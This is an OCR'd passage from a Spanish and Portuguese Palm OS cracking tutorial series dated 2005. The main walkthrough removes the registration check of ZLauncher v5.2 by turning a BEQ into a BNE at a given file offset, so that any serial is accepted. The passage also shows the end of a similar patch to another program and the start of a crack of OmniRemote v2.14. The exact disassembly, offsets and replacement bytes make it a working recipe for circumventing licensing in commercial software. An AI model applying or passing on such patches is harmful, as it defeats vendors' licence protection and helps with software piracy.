Alguien se preguntara como llegue hasta aquí y supe que instrucción parchar, pues fácil, usando el archivo desensamblado completo y abriéndolo con el Ultraedit32 v10.a Spanish, una ves estando en el archivo desensamblado buscar cadenas como **"CMP.W"** (Usar control+F) se desplegarán muchas instrucciones pero solo nos interesarán las que comprueben registros contra registros, Una vez que hice esta búsqueda empece desde la ultima instrucción que me mostró el UltraEdit (Editor hexadecimal) fue entonces que mire esta instrucción sospechosa **000084BA BC 40 CMP.W D0, D6** y decidí cambiarla por la mencionada **"000084BA BC 46 CMP.W D6, D6"**, También podemos ir rastreando con PalmDebugger para saber por donde andamos, efectivamente observe que se pasaba por esta instrucción que parchamos , mucho antes de leer nuestro HotSync/Name.
Hasta aquí con este tutorial.

29 de Abril 2005

By Jaime Maussan

Palm Spanish Tutor

Programa:	Zlauncher v5.2

Protección:	( )Serial (X)HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado (X)Otro	
Descripción:	Permite dar apariencia de Windows XP a la Palm !!!!!! Uhhmmmm Guacala !!!!!!!	
Objetivo:	Validar cualquier serial	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.handango.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger	
Palm CRACKER:	Afer Ventus Brasil	FECHA: D/24/Julio/2005

INTRODUCCION

PORTUGUES VERSION:


Este programa permite a você personalizar a área de trabalho do seu palm. Registrando qualquer serial:

Primeiro vamos estudar o comportamento do programa para registrar.

TRADUCCION DEL PORTUGUES AL ESPAÑOL;

Este programa nos permite personalizar el área de trabajo de nuestra palm. Registrando con cualquier número de serie

Primero estudiaremos el comportamiento del programa a registrar. Este programa permite copiar, pegar, mover,borrar,renombrar archivos desde la palm. Parece bueno pero a un precio que casi cualquier mortal no lo puede pagar.Ahh y hasta incluye skins para que se paresca a Windows Xp, Mac, Etc.



Esto ya promete meter las narices donde no debemos .....

AL ATAQUE

Digitamos qualquer serial e...:
Digitamos cualquier serial como...:

Um alerta aparece. Abrimos então no PRCExplorer e localizamos o alerta.

Vemos una alerta, Abrimos nuestro PRCExplorer y localizamos la alerta en:


ZLauncher - Palm Application Explorer

File Edit View Help

Talt (79)

1000 (0x03e8)
1001 (0x03e9)
1002 (0x03ea)
1003 (0x03eb)
1004 (0x03ec)
1010 (0x03f2)
1020 (0x03fc)
1030 (0x0406)
1040 (0x0410)
1050 (0x041a)
1060 (0x0424)
1070 (0x042e)
1100 (0x044c)
1110 (0x0456)
1120 (0x0460)
1130 (0x046a)
1150 (0x047e)
1160 (0x0488)
1170 (0x0492)
1200 (0x04b0)
1210 (0x04ba)
1220 (0x04c4)
1230 (0x04ce)
1300 (0x0514)
1310 (0x051e)
1400 (0x0578)
1410 (0x0582)
1420 (0x058c)
1440 (0x05a0)
1500 (0x05dc)
1600 (0x0640)
2000 (0x07d0)
2100 (0x0834)
2120 (0x0848)
2400 (0x0960)
2401 (0x0961)
3000 (0x0bb8)
3001 (0x0bb9)

Resource size: 54 bytes File offset: 0x71E18 (466456) In Out




```
0000: 00 03 00 00 00 01 00 00 52 65 67 69 73 74 65 72   ........Register
0010: 20 66 61 69 6C 65 64 00 49 6E 76 61 6C 69 64 20    failed.Invalid
0020: 72 65 67 69 73 74 72 61 74 69 6F 6E 20 63 6F 64   registration cod
0030: 65 21 00 4F 4B 00                                  e!.OK.
```

Alert (Regis Nicolas <Regis.Nicolas@PalmSource.com>) NUM

Iniciar | Avaya IP S... | VPN Client -... | Palm OS® ... | C:\Docume... | Zlauncher v... | ZLauncher -... | 13:32

Notamos que seu ID é 1002 (03ea hex). Abrimos o programa no PRCEdit e localizamos o ID.

Notamos que su ID es 1002 (03ea hexadecimal). Abrimos el programa con PRCEdit y localizamos ese ID en:

Prcedit - [code0005.s]

File Edit View Tools Window Help

ZLauncher.patched.prc | RCP | code0005.s | code0003.s | code0004.s | code0001.s | code0002.s | code0007.s | code0006.s | code0008.s

Resources
- Forms
- Alerts
- Strings
- Data 0
- dc.b
- Keywords
- Changes
- Search Results

```
4630 0000392a   4e4fa180                    sysTrapFrmGetObjectIndex
4631 0000392e   3800                        MOVE.W  D0,D4
4632 00003930   3f04                        MOVE.W  D4,-(A7)
4633 00003932   2f0a                        MOVE.L  A2,-(A7)
4634 00003934   4e4fa183                    sysTrapFrmGetObjectPtr
4635 00003938   2648                        MOVEA.L A0,A3
4636 0000393a   3f04                        MOVE.W  D4,-(A7)
4637 0000393c   2f0a                        MOVE.L  A2,-(A7)
4638 0000393e   4e4fa179                    sysTrapFrmSetFocus
4639 00003942   2f0b                        MOVE.L  A3,-(A7)
4640 00003944   4e4fa139                    sysTrapFldGetTextPtr
4641 00003948   2448                        MOVEA.L A0,A2
4642 0000394a   2f0a                        MOVE.L  A2,-(A7)
4643 0000394c   4eadf60a                    JSR     -2550(A5)
4644 00003950   4a00                        TST.B   D0
4645 00003952   4fef001a                    LEA     26(A7),A7
4646 00003956   6740                        BEQ     L445
4647 00003958   206dce06                    MOVEA.L -12794(A5),A0
4648 0000395c   10bc0001                    MOVE.B  #1,(A0)
4649 00003960   42a80002                    CLR.L   2(A0)
4650 00003964   2f0a                        MOVE.L  A2,-(A7)
4651 00003966   48680006                    PEA     6(A0)
4652 0000396a   4e4fa0c5                    sysTrapStrCopy
4653 0000396e   1f3c0001                    MOVE.B  #1,-(A7)
4654 00003972   3f3c001c                    MOVE.W  #28!$1c,-(A7)
4655 00003976   2f2dce06                    MOVE.L  -12794(A5),-(A7)
4656 0000397a   2f3c00fe0001                MOVE.L  #16646145!$fe0001,-(A7)
4657 00003980   2f3c5a4c4352                MOVE.L  #1514947410!$5a4c4352,-(A7)
4658 00003986   4e4fa2d4                    sysTrapPrefSetAppPreferences
4659 0000398a   3f3c03e9                    MOVE.W  #1001!$3e9,-(A7) ; Register success
4660 0000398e   4e4fa192                    sysTrapFrmAlert
4661 00003992   4fef001a                    LEA     26(A7),A7
4662 00003996   602e                        BRA     L448
4663 00003998   3f3c03ea            L445    MOVE.W  #1002!$3ea,-(A7) ; Register failed
4664 0000399c   4e4fa192                    sysTrapFrmAlert
4665 000039a0   7601                        MOVEQ   #1,D3
4666 000039a2   544f                        ADDQ.W  #2,A7
4667 000039a4   6020                        BRA     L448
4668 000039a6   4a2dce0a            L446    TST.B   -12790(A5)
```

String: ê | Ln 4663, Col 20

Iniciar | Avaya IP S... | VPN Client -... | Palm OS® ... | C:\Docume... | Zlauncher v... | Prcedit | 13:33

Transpomos o código e analisamos:
Copiemos el código y analicémoslo:

```
0000392a   4e4fa180                    sysTrapFrmGetObjectIndex
0000392e   3800                         MOVE.W D0,D4
00003930   3f04                        MOVE.W D4,-(A7)
00003932   2f0a                        MOVE.L A2,-(A7)
00003934   4e4fa183                    sysTrapFrmGetObjectPtr
00003938   2648                        MOVEA.L      A0,A3
0000393a   3f04                        MOVE.W D4,-(A7)
0000393c   2f0a                        MOVE.L A2,-(A7)
0000393e   4e4fa179                    sysTrapFrmSetFocus
00003942   2f0b                        MOVE.L A3,-(A7)
00003944   4e4fa139                    sysTrapFldGetTextPtr
00003948   2448                        MOVEA.L      A0,A2
0000394a   2f0a                         MOVE.L A2,-(A7)
0000394c   4eadf60a                    JSR    -2550(A5)
00003950   4a00                        TST.B  D0
00003952   4fef001a                    LEA    26(A7),A7
00003956   6740                        BEQ    L445
00003958   206dce06                    MOVEA.L      -12794(A5),A0
0000395c   10bc0001                    MOVE.B #1,(A0)
00003960   42a80002                    CLR.L  2(A0)
00003964   2f0a                        MOVE.L A2,-(A7)
00003966   48680006                    PEA    6(A0)
0000396a   4e4fa0c5                    sysTrapStrCopy
0000396e   1f3c0001                    MOVE.B #1,-(A7)
00003972   3f3c001c                    MOVE.W #28!$1c,-(A7)
00003976   2f2dce06                    MOVE.L -12794(A5),-(A7)
0000397a   2f3c00fe0001                MOVE.L #16646145!$fe0001,-(A7)
00003980   2f3c5a4c4352                MOVE.L #1514947410!$5a4c4352,-(A7)
00003986   4e4fa2d4                    sysTrapPrefSetAppPreferences
0000398a   3f3c03e9                    MOVE.W #1001!$3e9,-(A7) ; Register success
0000398e   4e4fa192                    sysTrapFrmAlert
00003992   4fef001a                    LEA    26(A7),A7
00003996   602e                        BRA    L448
00003998   3f3c03ea          L445      MOVE.W #1002!$3ea,-(A7) ; Register failed
0000399c   4e4fa192                    sysTrapFrmAlert
000039a0   7601                        MOVEQ  #1,D3
000039a2   544f                        ADDQ.W #2,A7
000039a4   6020                        BRA    L448
000039a6   4a2dce0a          L446      TST.B  -12790(A5)
```

O alerta do registro inválido está na linha 00003998 e tem um label L445. Perguntamos: Onde ocorre o desvio para L445?
A resposta está na linha 00003956 (BEQ L445), então basta alterar BEQ para BNE, assim:
La alerta del registro invalido está en la linea 00003998 en el label L445.
Nos preguntamos a donde ocurre el salto hacia la L445?
Una respuest está en la linea 00003956 (BEQ L445), Entonces solo basta con que cambiemos el BEQ por BNE Así:

Prcedit - [code0005.s]

File Edit View Tools Window Help

ZLauncher.patched.prc | RCP | code0005.s | code0003.s | code0004.s | code0001.s | code0002.s | code0007.s | code0006.s | code0008.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
4633 00003932   2f0a                          MOVE.L   A2,-(A7)
4634 00003934   4e4fa183                      sysTrapFrmGetObjectPtr
4635 00003938   2648                          MOVEA.L  A0,A3
4636 0000393a   3f04                          MOVE.W   D4,-(A7)
4637 0000393c   2f0a                          MOVE.L   A2,-(A7)
4638 0000393e   4e4fa179                      sysTrapFrmSetFocus
4639 00003942   2f0b                          MOVE.L   A3,-(A7)
4640 00003944   4e4fa139                      sysTrapFldGetTextPtr
4641 00003948   2448                          MOVEA.L  A0,A2
4642 0000394a   2f0a                          MOVE.L   A2,-(A7)
4643 0000394c   4eadf60a                      JSR      -2550(A5)
4644 00003950   4a00                          TST.B    D0
4645 00003952   4fef001a                      LEA      26(A7),A7
4646 00003956   6740                          BEQ      L445
4647 00003958   2                             MOVEA.L  -12794(A5),A0
4648 0000395c   1                             MOVE.B   #1,(A0)
4649 00003960   4                             CLR.L    2(A0)
4650 00003964   2                             MOVE.L   A2,-(A7)
4651 00003966   4                             PEA      6(A0)
4652 0000396a   4                             sysTrapStrCopy
4653 0000396e   1                             MOVE.B   #1,-(A7)
4654 00003972   3                             MOVE.W   #28!$1c,-(A7)
4655 00003976   2                             MOVE.L   -12794(A5),-(A7)
4656 0000397a   2                             MOVE.L   #16646145!$fe0001,-(A7)
4657 00003980   2                             MOVE.L   #1514947410!$5a4c4352,-(A7)
4658 00003986   4                             sysTrapPrefSetAppPreferences
4659 0000398a   3f3c03e9                      MOVE.W   #1001!$3e9,-(A7) ; Register success
4660 0000398e   4e4fa192                      sysTrapFrmAlert
4661 00003992   4fef001a                      LEA      26(A7),A7
4662 00003996   602e                          BRA      L448
4663 00003998   3f3c03ea          L445        MOVE.W   #1002!$3ea,-(A7) ; Register failed
4664 0000399c   4e4fa192                      sysTrapFrmAlert
4665 000039a0   7601                          MOVEQ    #1,D3
4666 000039a2   544f                          ADDQ.W   #2,A7
4667 000039a4   6020                          BRA      L448
4668 000039a6   4a2dce0a          L446        TST.B    -12790(A5)
4669 000039aa   6718                          BEQ      L447
4670 000039ac   48780000                      PEA      $0000.W
4671 000039b0   48780000                      PEA      $0000.W
```

Jump to address: 00003956 F9
Jump to heap: <not available>
Jump to link: L445 (00003998) F10
Jump with RTS to: <not availible> F11
Jump cross to: <not available>
Copy Ctrl+C
Save file as... Ctrl+S
Set jump destination
Calculate jump from here

Ln 4646, Col 12

Iniciar | Avaya IP S... | VPN Client -... | Palm OS® ... | C:\Docume... | Zlauncher v... | Prcedit | 13:38

Prcedit - [C:\Documents and Settings\f9197911\Meus documentos\Documentos do Stanley\Downloads\palm\Files\ZLauncher.patched.prc]

File Edit Insert View Tools Window Help

From assembler
60 (BRA)
66 (BNE)
67 (BEQ)
4E48 (TRAP into debugger)
4E71 (NOP)
7000 (MoveQ #0, D0)
7001 (MoveQ #1,D0)
103C0000 (Move.B #0, D0)
103C0001 (Move.B #1, D0)
Manage..

patched.prc | RCP | code0005.s | code0003.s | code0004.s | code0001.s | code0002.s | code0007.s | code0006.s | code0008.s

```
Resou
  Fi
  A
  S
  D
  d
  K
  C
  S

: 6768 4A86 6622 2F04 2F0A 4EAD EFE6 504F  ghJ▌f"/./.N-ïæPO
: 3F00 2F2D CD0E 4EAD F892 584F 2F08 4EAD  ?./-Í.N-ø'XO/.N-
: EDBE 2648 5C4F 6026 2F04 4EAD F148 2608  í¾&H\O`&/.N-ñH&.
: 584F 6718 2F03 2F2D CD0E 4EAD F862 2648  XOg././-Í.N-øb&H
: 2F03 4E4F A012 4FEF 000C 6002 97CB 7601  /.NO .Oï..`.▌Ëv.
: 6018 486A 000E 3F2F 000A 3F2F 000A 4EAD  `.Hj..?/..?/..N-
: F53E 4A00 504F 6602 7601 4A03 6700 FDB0  õ>J.POf.v.J.g.ý°
: 1B7C 0001 C9C9 3F3C 8000 4E4F A175 3F00  .|..ÉÉ?<▌.NOiu?.
: 4E4F A19D 584F 200C 6714 3F3C 0001 2F0C  NOi▌XO .g.?<../.
: 2057 2268 000A 2269 0008 4E91 5C4F 204B   W"h.."i..N'\O K
0x047D0: 4FEF 0018 4CDF 5CF8 4E75 2F04 2F03 4227  Oï..Lß\øNu/./.B'
0x047E0: 41FA 0046 4850 4267 2F3C 6170 706C 2F3C  Aú.FHPBg/<appl/<
0x047F0: 5A4C 4352 4EAD EBF0 2800 4FEF 0010 671C  ZLCRN-ëð(.Oï..g.
0x04800: 42A7 4267 2F04 4267 4E4F A0A7 3600 4FEF  B§Bg/.BgNO §6.Oï
0x04810: 000C 660C 1B7C 0001 C9CA 6004 363C 0207  ..f..|..ÉÊ`.6<..
0x04820: 3003 261F 281F 4E75 5A4C 6175 6E63 6865  0.&.(.NuZLaunche
0x04830: 7200 48E7 1830 246F 0014 7600 0C52 0009  r.Hç.0$o..v..R..
0x04840: 6600 00C0 302A 0008 0440 0515 670C 0440  f..À0*...@..g..@
0x04850: 000C 6700 008E 6000 00AA 4E4F A173 2448  ..g..▌`..ªNOis$H
0x04860: 3F3C 0517 2F0A 4E4F A180 3800 3F04 2F0A  ?<../.NOi▌8.?./.
0x04870: 4E4F A183 2648 3F04 2F0A 4E4F A179 2F0B  NOi▌&H?./.NOiy/.
0x04880: 4E4F A139 2448 2F0A 4EAD F60A 4A00 4FEF  NOi9$H/.N-ö.J.Oï
0x04890: 001A 6740 206D CE06 10BC 0001 42A8 0002  ..g@ mÎ..¼..B¨..
0x048A0: 2F0A 4868 0006 4E4F A0C5 1F3C 0001 3F3C  /.Hh..NO Å.<..?<
0x048B0: 001C 2F2D CE06 2F3C 00FE 0001 2F3C 5A4C  ../-Î./<.þ../<ZL
0x048C0: 4352 4E4F A2D4 3F3C 03E9 4E4F A192 4FEF  CRNO¢Ô?<.éNOi'Oï
0x048D0: 001A 602E 3F3C 03EA 4E4F A192 7601 544F  ..`.?<.êNOi'v.TO
0x048E0: 6020 4A2D CE0A 6718 4878 0000 4878 0000  ` J-Î.g.Hx..Hx..
0x048F0: 486D CE0A 3F3C 03EB 4E4F A194 4FEF 000E  HmÎ.?<.ëNOi▌Oï..
0x04900: 7601 1003 4CDF 0C18 4E75 48E7 1C3A 4FEF  v...Lß..NuHç.:Oï
0x04910: FFCA 426F 0034 42AD CE06 99CC 4878 001C  ÿÊBo.4B-Î.▌ÌHx..
0x04920: 4E4F A013 2B48 CE06 584F 660A 3F7C 0102  NO .+HÎ.XOf.?|..
0x04930: 0034 6000 016A 2F2D CE06 4EBA 01AC 4878  .4`..j/-Î.Nº.¬Hx
0x04940: 0000 4878 0000 486F 000C 4878 0000 4878  ..Hx..Ho..Hx..Hx
0x04950: 0000 4878 0000 4E4F A2A9 3F40 0050 4FEF  ..Hx..NO¢©?@.POï
0x04960: 001C 6604 4A17 660E 3F3C 03EC 4E4F A192  ..f.J.f.?<.ìNOi'
```

Pos: 4892h,18578 | Resource: code.0005

Iniciar | Avaya IP S... | VPN Client -... | Palm OS® ... | C:\Docume... | Zlauncher v... | Prcedit | 13:38

Prcedit - [C:\Documents and Settings\f9197911\Meus documentos\Documentos do Stanley\Downloads\palm\Files\ZLauncher.patched.prc]

File Edit Insert View Tools Window Help

ZLauncher.patched.prc | RCP | code0005.s | code0003.s | code0004.s | code0001.s | code0002.s | code0007.s | code0006.s | code0008.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
0x04730: 6768 4A86 6622 2F04 2F0A 4EAD EFE6 504F  ghJ▌f"/./.N-ïæPO
0x04740: 3F00 2F2D CD0E 4EAD F892 584F 2F08 4EAD  ?./-Í.N-ø'XO/.N-
0x04750: EDBE 2648 5C4F 6026 2F04 4EAD F148 2608  í¾&H\O`&/.N-ñH&.
0x04760: 584F 6718 2F03 2F2D CD0E 4EAD F862 2648  XOg././-Í.N-øb&H
0x04770: 2F03 4E4F A012 4FEF 000C 6002 97CB 7601  /.NO .Oï..`.▌Ëv.
0x04780: 6018 486A 000E 3F2F 000A 3F2F 000A 4EAD  `.Hj..?/..?/..N-
0x04790: F53E 4A00 504F 6602 7601 4A03 6700 FDB0  õ>J.POf.v.J.g.ý°
0x047A0: 1B7C 0001 C9C9 3F3C 8000 4E4F A175 3F00  .|..ÉÉ?<▌.NO¡u?.
0x047B0: 4E4F A19D 584F 200C 6714 3F3C 0001 2F0C  NO¡▌XO .g.?<../.
0x047C0: 2057 2268 000A 2269 0008 4E91 5C4F 204B   W"h.."i..N'\O K
0x047D0: 4FEF 0018 4CDF 5CF8 4E75 2F04 2F03 4227  Oï..Lß\øNu/./.B'
0x047E0: 41FA 0046 4850 4267 2F3C 6170 706C 2F3C  Aú.FHPBg/<appl/<
0x047F0: 5A4C 4352 4EAD EBF0 2800 4FEF 0010 671C  ZLCRN-ëð(.Oï..g.
0x04800: 42A7 4267 2F04 4267 4E4F A0A7 3600 4FEF  B§Bg/.BgNO §6.Oï
0x04810: 000C 660C 1B7C 0001 C9CA 6004 363C 0207  ..f..|..ÉÊ`.6<..
0x04820: 3003 261F 281F 4E75 5A4C 6175 6E63 6865  0.&.(.NuZLaunche
0x04830: 7200 48E7 1830 246F 0014 7600 0C52 0009  r.Hç.0$o..v..R..
0x04840: 6600 00C0 302A 0008 0440 0515 670C 0440  f..À0*...@..g..@
0x04850: 000C 6700 008E 6000 00AA 4E4F A173 2448  ..g..▌`..ªNO¡s$H
0x04860: 3F3C 0517 2F0A 4E4F A180 3800 3F04 2F0A  ?<../.NO¡▌8.?./.
0x04870: 4E4F A183 2648 3F04 2F0A 4E4F A179 2F0B  NO¡▌&H?./.NO¡y/.
0x04880: 4E4F A139 2448 2F0A 4EAD F60A 4A00 4FEF  NO¡9$H/.N-ö.J.Oï
0x04890: 001A 6640 206D CE06 10BC 0001 42A8 0002  ..f@ mÎ..¼..B¨..
0x048A0: 2F0A 4868 0006 4E4F A0C5 1F3C 0001 3F3C  /.Hh..NO Å.<..?<
0x048B0: 001C 2F2D CE06 2F3C 00FE 0001 2F3C 5A4C  ../-Î./<.þ../<ZL
0x048C0: 4352 4E4F A2D4 3F3C 03E9 4E4F A192 4FEF  CRNO¢Ô?<.éNO¡'Oï
0x048D0: 001A 602E 3F3C 03EA 4E4F A192 7601 544F  ..`.?<.êNO¡'v.TO
0x048E0: 6020 4A2D CE0A 6718 4878 0000 4878 0000  ` J-Î.g.Hx..Hx..
0x048F0: 486D CE0A 3F3C 03EB 4E4F A194 4FEF 000E  HmÎ.?<.ëNO¡▌Oï..
0x04900: 7601 1003 4CDF 0C18 4E75 48E7 1C3A 4FEF  v...Lß..NuHç.:Oï
0x04910: FFCA 426F 0034 42AD CE06 99CC 4878 001C  ÿÊBo.4B-Î.▌ÌHx..
0x04920: 4E4F A013 2B48 CE06 584F 660A 3F7C 0102  NO .+HÎ.XOf.?|..
0x04930: 0034 6000 016A 2F2D CE06 4EBA 01AC 4878  .4`..j/-Î.Nº.¬Hx
0x04940: 0000 4878 0000 486F 000C 4878 0000 4878  ..Hx..Ho..Hx..Hx
0x04950: 0000 4878 0000 4E4F A2A9 3F40 0050 4FEF  ..Hx..NO¢©?@.POï
0x04960: 001C 6604 4A17 660E 3F3C 03EC 4E4F A192  ..f.J.f.?<.ìNO¡'
```

Pos: 4892h,18578 | Resource: code.0005

Iniciar | Avaya IP S... | VPN Client -... | Palm OS® ... | C:\Docume... | Zlauncher v... | Prcedit | 13:38

Alteração destacada em amarelo (0x04890: 001A 66). **Salve o programa, faça o HotSync dele e pronto. O Zlauncher agora aceita qualquer registro.**

Los Bites cambiados están en la linea (0x04890: 001A 66) en la parte amarilla ,Guardemos los cambios y conectemos el hotsync y demosle sincronizar y listo el programa valida cualquier registro.

Al introducir cualquier serial nos aparece,

Y adelantando el reloj 10 años parece que todo trabaja bien

Afer Ventus

Brasil

Post_nubila@yahoo.com.br

Palm Spanish Tutor

Programa:	**OmniRemote v2.14**

Protección:	( )**Serial** ( )**HotSync/Code** ( )**Trial** (X)**Multiprotección** ( )**Encriptado** (X)**Otro**		
Descripción:	Programa que usa el infrarrojo como control universal para TV,VRC,DVD,CD,Cable		
Objetivo:	Usarlo sin restricciones		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.pacificneotek.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger		
Palm CRACKER:	nubila	**FECHA:**	D/31/Julio/2005

INTRODUCCION

FIG. 1

AL ATAQUE

Esse programa transforma seu Palm em um controle remoto para diversos tipos de aparelho.

Como patchear:

1 – Descobrindo a chave de registro

FIG. 2

FIG. 3

O sistema de registro usa o HotSync Name para gerar a chave correspondente. Vamos digitar qualquer coisa e ver seu comportamento.

FIG. 4

Digitei 12345678 (a chave digitada deve conter no mínimo 8 caracteres -> letras e/ou números) e o alerta acima aparece.

Vamos localizar esse alerta usando o PRCExplorer.

